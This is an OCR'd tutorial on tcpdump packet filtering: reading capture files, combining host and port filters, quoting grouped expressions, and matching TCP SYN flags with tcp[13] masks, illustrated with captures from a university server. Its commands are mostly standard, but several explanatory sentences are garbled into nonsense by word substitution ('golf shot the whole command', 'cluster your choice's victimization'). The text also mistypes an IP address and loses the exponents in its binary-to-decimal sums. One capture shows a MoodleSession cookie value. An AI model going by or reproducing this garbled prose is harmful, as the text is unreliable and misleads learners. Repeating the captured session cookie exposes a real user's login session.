


How do you read captured files?

```
'# tcpdump -r dumphttplogs | more
```

Above command will read the dumphttplogs file. 'I' is used to run another command in same line. 'more' is used to display output line by line. -r option is used for reading the capture files by tcpdump.

`# tcpdump -r dumpSSHlogs | more



Advanced options for TCPDUMP

Let's start some advanced stuff.

Being able to try and do these numerous things singly is powerful, however, the magic of tcpdump comes from the flexibility to mix choices in inventive ways so as to isolate precisely what you're yearning for. There are three ways to try and do mixtures, and if you've studied programming the least bit they'll be pretty familiar to you.

AND

and or &&

OR

or or ||

EXCEPT

not or !

How do you Find a Specific IP And Destination For A Specific Port?

Let's find all traffic from 180.211.113.163 going to any host on port 22

```
` # tcpdump -nnvvS src 180.211.113.163 and dst port 22
```

-nn: Don't resolve hostnames or port names.

-v, -vv, -vvv: Increase the amount of packet information you get back.

-S: Print absolute sequence numbers.

-src: For Source IP address

-dst: Any destination

-port: which port it's going to monitor.

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -nnvvS src 180.211.113.163 and dst port 22
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
08:42:26.516337 IP (tos 0x0, ttl 127, id 8843, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x38e3 (correct), seq 1308609103, ack 3068462720, win 2049, length 0
08:42:26.566923 IP (tos 0x0, ttl 127, id 8845, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x37c5 (correct), seq 1308609103, ack 3068463008, win 2047, length 0
08:42:26.617587 IP (tos 0x0, ttl 127, id 8852, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x369f (correct), seq 1308609103, ack 3068463296, win 2053, length 0
08:42:26.669040 IP (tos 0x0, ttl 127, id 8857, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x3580 (correct), seq 1308609103, ack 3068463584, win 2052, length 0
08:42:26.721511 IP (tos 0x0, ttl 127, id 8862, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x3462 (correct), seq 1308609103, ack 3068463872, win 2050, length 0
08:42:26.771878 IP (tos 0x0, ttl 127, id 8865, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x3343 (correct), seq 1308609103, ack 3068464160, win 2049, length 0
08:42:26.823331 IP (tos 0x0, ttl 127, id 8869, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x3224 (correct), seq 1308609103, ack 3068464448, win 2048, length 0
08:42:26.873933 IP (tos 0x0, ttl 127, id 8871, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x3105 (correct), seq 1308609103, ack 3068464736, win 2047, length 0
08:42:26.924848 IP (tos 0x0, ttl 127, id 8875, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x2fdf (correct), seq 1308609103, ack 3068465024, win 2053, length 0
08:42:26.975845 IP (tos 0x0, ttl 127, id 8878, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x2ec0 (correct), seq 1308609103, ack 3068465312, win 2052, length 0
08:42:27.027306 IP (tos 0x0, ttl 127, id 8881, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x2da2 (correct), seq 1308609103, ack 3068465600, win 2050, length 0
08:42:27.077391 IP (tos 0x0, ttl 127, id 8885, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x2c83 (correct), seq 1308609103, ack 3068465888, win 2049, length 0
08:42:27.128370 IP (tos 0x0, ttl 127, id 8890, offset 0, flags [DF], proto TCP (6), length 40)
    180.211.113.163.19510 > 180.211.113.165.22: Flags [.], cksum 0x2b64 (correct), seq 1308609103, ack 3068466176, win 2048, length 0
08:42:27.179407 IP (tos 0x0, ttl 127, id 8893, offset 0, flags [DF], proto TCP (6), length 40)
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -nnvvS src 180.211.113.165 and dst port 22
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
08:46:32.279389 IP (tos 0x0, ttl 64, id 16457, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.44906 > 180.211.113.163.22: Flags [S], cksum 0x4d1e (incorrect -> 0xf7b4), seq 2260304905, win 29200, options [mss 1460,sackOK,TS val 315081792 ecr 0,nop,wscale 7], length 0
08:46:33.275945 IP (tos 0x0, ttl 64, id 16458, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.44906 > 180.211.113.163.22: Flags [S], cksum 0x4d1e (incorrect -> 0xf6ba), seq 2260304905, win 29200, options [mss 1460,sackOK,TS val 315082042 ecr 0,nop,wscale 7], length 0
08:46:35.279944 IP (tos 0x0, ttl 64, id 16459, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.44906 > 180.211.113.163.22: Flags [S], cksum 0x4d1e (incorrect -> 0xf4c5), seq 2260304905, win 29200, options [mss 1460,sackOK,TS val 315082543 ecr 0,nop,wscale 7], length 0
08:46:39.283949 IP (tos 0x0, ttl 64, id 16460, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.44906 > 180.211.113.163.22: Flags [S], cksum 0x4d1e (incorrect -> 0xf0dc), seq 2260304905, win 29200, options [mss 1460,sackOK,TS val 315083544 ecr 0,nop,wscale 7], length 0
08:46:47.299949 IP (tos 0x0, ttl 64, id 16461, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.44906 > 180.211.113.163.22: Flags [S], cksum 0x4d1e (incorrect -> 0xe908), seq 2260304905, win 29200, options [mss 1460,sackOK,TS val 315085548 ecr 0,nop,wscale 7], length 0
08:47:03.315950 IP (tos 0x0, ttl 64, id 16462, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.44906 > 180.211.113.163.22: Flags [S], cksum 0x4d1e (incorrect -> 0xd964), seq 2260304905, win 29200, options [mss 1460,sackOK,TS val 315089552 ecr 0,nop,wscale 7], length 0
08:47:04.017516 IP (tos 0x0, ttl 64, id 28750, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.52742 > 180.211.113.162.22: Flags [S], cksum 0x4d1d (incorrect -> 0x91ea), seq 2676069233, win 29200, options [mss 1460,sackOK,TS val 315089727 ecr 0,nop,wscale 7], length 0
08:47:05.015945 IP (tos 0x0, ttl 64, id 28751, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.52742 > 180.211.113.162.22: Flags [S], cksum 0x4d1d (incorrect -> 0x90f0), seq 2676069233, win 29200, options [mss 1460,sackOK,TS val 315089977 ecr 0,nop,wscale 7], length 0
08:47:07.019947 IP (tos 0x0, ttl 64, id 28752, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.52742 > 180.211.113.162.22: Flags [S], cksum 0x4d1d (incorrect -> 0x8efb), seq 2676069233, win 29200, options [mss 1460,sackOK,TS val 315090478 ecr 0,nop,wscale 7], length 0
08:47:11.027947 IP (tos 0x0, ttl 64, id 28753, offset 0, flags [DF], proto TCP (6), length 60)
    180.211.113.165.52742 > 180.211.113.162.22: Flags [S], cksum 0x4d1d (incorrect -> 0x8b11), seq 2676069233, win 29200, options [mss 1460,sackOK,TS val 315091480 ecr 0,nop,wscale 7], length 0
```

How to find traffic from a host that isn't on a specific port?

This will show us all traffic from a host that isn't SSH traffic (assuming default port usage).

```
` # tcpdump -vv src 80.211.113.163 and not dst port 22
```

When I ran this command, I started to browse my web server with another Apple machine.

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump#
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -vv src 180.211.113.163 and not dst port 22
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
09:05:02.788027 IP (tos 0x0, ttl 63, id 4638, offset 0, flags [DF], proto TCP (6), length 64)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [SEW], cksum 0x9a7d (correct), seq 3173642644, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1045862754 ecr 0,sackOK,eol], length 0
09:05:02.790687 IP (tos 0x0, ttl 63, id 59410, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [.], cksum 0xdbbd (correct), seq 3173642645, ack 2893885214, win 4117, options [nop,nop,TS val 1045862760 ecr 315359420], length 0
09:05:02.790893 IP (tos 0x2,ECT(0), ttl 63, id 29421, offset 0, flags [DF], proto TCP (6), length 541)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [P.], cksum 0x89b9 (correct), seq 0:489, ack 1, win 4117, options [nop,nop,TS val 1045862760 ecr 315359420], length 489: HTTP, length: 489
        GET /moodle/ HTTP/1.1
        Host: pgschool.gtu.ac.in
        Connection: keep-alive
        Upgrade-Insecure-Requests: 1
        User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
        Referer: http://pgschool.gtu.ac.in/moodle/
        Accept-Encoding: gzip, deflate, sdch
        Accept-Language: en-US,en;q=0.8
        Cookie: MoodleSession=1qvolnh18t3rggs9vqge9neu15

09:05:02.890783 IP (tos 0x0, ttl 63, id 33695, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [.], cksum 0xce4c (correct), seq 489, ack 2897, win 4050, options [nop,nop,TS val 1045862858 ecr 315359445], length 0
09:05:02.890988 IP (tos 0x0, ttl 63, id 32289, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [.], cksum 0xc356 (correct), seq 489, ack 5793, win 3960, options [nop,nop,TS val 1045862858 ecr 315359445], length 0
09:05:02.891251 IP (tos 0x0, ttl 63, id 54159, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [.], cksum 0xb861 (correct), seq 489, ack 8689, win 3869, options [nop,nop,TS val 1045862858 ecr 315359445], length 0
09:05:02.891477 IP (tos 0x0, ttl 63, id 42090, offset 0, flags [DF], proto TCP (6), length 52)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [.], cksum 0xad6b (correct), seq 489, ack 11585, win 3779, options [nop,nop,TS val 1045862858 ecr 315359445], length 0
09:05:03.106237 IP (tos 0x2,ECT(0), ttl 63, id 7042, offset 0, flags [DF], proto TCP (6), length 621)
    180.211.113.163.51208 > pgschool.gtu.ac.in.http: Flags [P.], cksum 0xc945 (correct), seq 489:1058, ack 16078, win 4096, options [nop,nop,TS val 1045863069 ecr 315359445], length 569: HTTP, length: 569
        GET /moodle/pluginfile.php/2/course/section/13/GTU_LOGO.jpg HTTP/1.1
        Host: pgschool.gtu.ac.in
        Connection: keep-alive
        If-None-Match: "e8853a3127fec2178c81dbb620acca38626ccbce"
        If-Modified-Since: Sun, 21 Feb 2016 10:37:06 GMT
        User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
        Accept: image/webp,image/*,*/*;q=0.8
        Referer: http://pgschool.gtu.ac.in/moodle/
        Accept-Encoding: gzip, deflate, sdch
        Accept-Language: en-US,en;q=0.8
        Cookie: MoodleSession=1qvolnh18t3rggs9vqge9neu15

09:05:03.111185 IP (tos 0x0, ttl 63, id 37723, offset 0, flags [DF], proto TCP (6), length 64)
    180.211.113.163.51211 > pgschool.gtu.ac.in.http: Flags [SEW], cksum 0xc396 (correct), seq 250049920, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1045863069 ecr 0,sackOK,eol], length 0
09:05:03.111294 IP (tos 0x0, ttl 63, id 52620, offset 0, flags [DF], proto TCP (6), length 64)
    180.211.113.163.51212 > pgschool.gtu.ac.in.http: Flags [S], cksum 0xf7a1 (correct), seq 473183462, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1045863070 ecr 0,sackOK,eol], length 0
09:05:03.111377 IP (tos 0x0, ttl 63, id 8983, offset 0, flags [DF], proto TCP (6), length 64)
```

As you'll see, you'll build queries to seek out with regards to something you would like. The key is to first find out exactly what you're craving, then to create the syntax to isolate that specific variety of traffic.

Now, let's start usage of Complex Grouping and Special Characters in TCPDUMP.

Also, mind that once your complex queries you would possibly have to be compelled to cluster your choice's victimization in single quotes. Single quotes are employed in order to inform tcpdump to ignore bound special characters, in this case below the "( )" brackets. This same technique will cluster victimization alternative expressions like host, port, net, etc. Take a glance at the command below.

#Traffic that's from 180.211.113.163 AND destined for ports 80 or 22 (wrong syntax)

```
` # tcpdump src 180.211.113.163 and (dst port 80 or 22)
```

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump src 180.211.113.163 and (dst port 80 or 22)
-bash: syntax error near unexpected token `('
root@gtu-ProLiant-DL360-Gen9:~/tcpdump#
```

If you tried to run this otherwise terribly helpful command, you'd get miscalculation thanks to the parenthesis. You'll be able to either fix this by escaping the parenthesis (putting a \ before every one), or by golf shot the whole command at intervals with single quotes:

Traffic that's from 180.211.113.163 AND destined for ports 80 or 22 (Right syntax)

```
` # tcpdump 'src 180.211.113.163 and (dst port 80 or 22)'
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'src 180.211.113.163 and (dst port 80 or 22)'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
10:10:52.640533 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3068636800, win 2051, length 0
10:10:52.831951 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 177, win 2050, length 0
10:10:52.883136 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 337, win 2049, length 0
10:10:52.934501 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 497, win 2049, length 0
10:10:52.985438 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 657, win 2048, length 0
10:10:53.035655 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 817, win 2047, length 0
10:10:53.087098 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 977, win 2053, length 0
10:10:53.138248 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1137, win 2052, length 0
10:10:53.189097 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1297, win 2051, length 0
10:10:53.240560 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1457, win 2051, length 0
10:10:53.291343 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1617, win 2050, length 0
10:10:53.342792 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1777, win 2050, length 0
10:10:53.394703 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 1937, win 2049, length 0
10:10:53.445954 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 2097, win 2048, length 0
10:10:53.496738 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 2257, win 2048, length 0
10:10:53.548224 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 2417, win 2047, length 0
10:10:53.599657 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 2577, win 2053, length 0
10:10:53.651140 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 2737, win 2052, length 0
10:10:53.701843 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 2897, win 2051, length 0
10:10:53.752882 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3057, win 2051, length 0
10:10:53.803826 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3217, win 2050, length 0
10:10:53.855141 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3377, win 2050, length 0
10:10:53.905856 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3537, win 2049, length 0
10:10:53.956827 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3697, win 2048, length 0
10:10:54.008443 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3857, win 2048, length 0
10:10:54.059912 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 4017, win 2047, length 0
10:10:54.110569 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 4177, win 2053, length 0
10:10:54.160673 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 4337, win 2052, length 0
10:10:54.211687 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 4497, win 2051, length 0
10:10:54.263043 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 4657, win 2051, length 0
10:10:54.314105 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [.], ack 4817, win 2050, length 0
10:10:54.336695 IP 180.211.113.163.19510 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 0:64, ack 4977, win 2050, length 64
```

How do you Isolate Specific TCP Flags?

We can also capture traffic from specific TCP flag(s).

Note: The filters below realize these varied packets as a result of tcp[13] appearance at offset thirteen within the TCP header, the amount represents the situation at intervals the computer memory unit, and also the !=0 means the flag in question is ready to one, i.e. it's on.

To understand TCP, we have to study the TCP header first.

There are 8 bits in the control bits section of the TCP header:

CWR | ECE | URG | ACK | PSH | RST | SYN | FIN

Let's assume that we want to watch packets used in establishing a TCP connection. Recall that TCP uses a 3-way handshake protocol when it initializes a new connection; the connection sequence with regard to the TCP control bits is:


1) Caller sends SYN

2) Recipient responds with SYN, ACK

3) Caller sends ACK


Now we're interested in capturing packets that have only the SYN bit set (Step 1). Note that we don't want packets from step 2 (SYN-ACK), just a plain initial SYN. What we need is a correct filter expression for tcpdump.

Recall the structure of a TCP header without options:




A TCP header usually holds 20 octets of data, unless options are present. The first line of the graph contains octets 0 - 3, the second line shows octets 4 – 7, etc.

Starting to count with 0, the relevant TCP control bits are contained in octet 13:




Let's have a closer look at octet 13:



These are the TCP control bits we are interested in. We have numbered the bits in this octet from 0 to 7, right to left, so the PSH bit is bit number 3, while the URG bit is number 5.

Recall that we want to capture packets with only SYN set. Let's see what happens to octet 13 if a TCP datagram arrives with the SYN bit set in its header:



Looking at the control bits section we see that only bit number 1 (SYN) is set.

Assuming that octet number 13 is an 8-bit unsigned integer in network byte order, the binary value of this octet is:

```
00000010
```

and its decimal representation is:

```
7 6 5 4 3 2 1 0

0*2 + 0*2 + 0*2 + 0*2 + 0*2 + 0*2 + 1*2 + 0*2 = 2
```

We're almost done, because now we know that if only SYN is set, the value of the 13th octet in the TCP header, when interpreted as an 8-bit unsigned integer in network byte order, must be exactly 2.

This relationship can be expressed as:

```
tcp[13] == 2
```

We can use this expression as the filter for tcpdump in order to watch packets which have only SYN set:

```
tcpdump -i xl0 tcp[13] == 2
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -i eno4 tcp[13] == 2
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
11:22:33.714780 IP 180.211.113.163.45644 > pgschool.gtu.ac.in.ssh: Flags [S], seq 4229429083, win 29200, options [mss 1460,sackOK,TS val 13225879 ecr 0,nop,wscale 7], length 0
11:22:44.988533 IP 180.211.113.163.21799 > pgschool.gtu.ac.in.ssh: Flags [S], seq 3033756069, win 53765, length 0
11:22:45.929436 IP 180.211.113.163.37913 > pgschool.gtu.ac.in.ssh: Flags [S], seq 3984164969, win 5760, options [mss 1440,sackOK,TS val 11699469 ecr 0], length 0
```

The expression says "let the 13th octet of a TCP datagram has the decimal value 2", which is exactly what we want.

Now, let's assume that we need to capture SYN packets, but we don't care if ACK or any other TCP control bit is set at the same time. Let's see what happens to octet 13 when a TCP datagram with SYN-ACK set arrives:

```
|C|E|U|A|P|R|S|F|
|---------------|
|0 0 0 1 0 0 1 0|
|---------------|
|7 6 5 4 3 2 1 0|
```

Now bits 1 and 4 are set in the 13th octet. The binary value of octet 13 is:

```
00010010
```

which translates to decimal:

```
7 6 5 4 3 2 1 0
```

```
0*2 + 0*2 + 0*2 + 1*2 + 0*2 + 0*2 + 1*2 + 0*2 = 18
```

Now we can't just use 'tcp[13] == 18' in the tcpdump filter expression, because that would select only those packets that have SYN-ACK set, but not those with only SYN set. Remember that we don't care if ACK or any other control bit is set as long as SYN is set.

In order to achieve our goal, we need to logically AND the binary value of octet 13 with some other value to preserve the SYN bit. We know that we want SYN to be set in any case, so we'll logically AND the value in the 13th octet with the binary value of a SYN:

```
     00010010 SYN-ACK              00000010 SYN
AND  00000010 (we want SYN)   AND  00000010 (we want SYN)
     --------                      --------
=    00000010                 =    00000010
```

We see that this AND operation delivers the same result regardless whether ACK or another TCP control bit is set. The decimal representation of the AND value as well as the result of this operation is 2 (binary 00000010), so we know that for packets with SYN set the following relation must hold true:

```
( ( value of octet 13 ) AND ( 2 ) ) == ( 2 )
```

This points us to the tcpdump filter expression

```
tcpdump -i xl0 'tcp[13] & 2 == 2'
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -i eno4 'tcp[13] & 2 == 2'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
11:28:18.457947 IP 180.211.113.163.52459 > pgschool.gtu.ac.in.ssh: Flags [S], seq 86463664, win 29200, options [mss 1460,sackOK,TS val 13312065 ecr 0,nop,wscale 7], length 0
11:28:18.458027 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52459: Flags [S.], seq 519839312, ack 86463665, win 28960, options [mss 1460,sackOK,TS val 317508337 ecr 13312065,nop,wscale 7], length 0
11:28:24.603462 IP 180.211.113.163.62485 > pgschool.gtu.ac.in.http: Flags [S], seq 568305976, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1054192277 ecr 0,sackOK,eol], length 0
11:28:24.603549 IP pgschool.gtu.ac.in.http > 180.211.113.163.62485: Flags [S.], seq 3007292008, ack 568305977, win 28960, options [mss 1460,sackOK,TS val 317509873 ecr 1054192277,nop,wscale 7], length 0
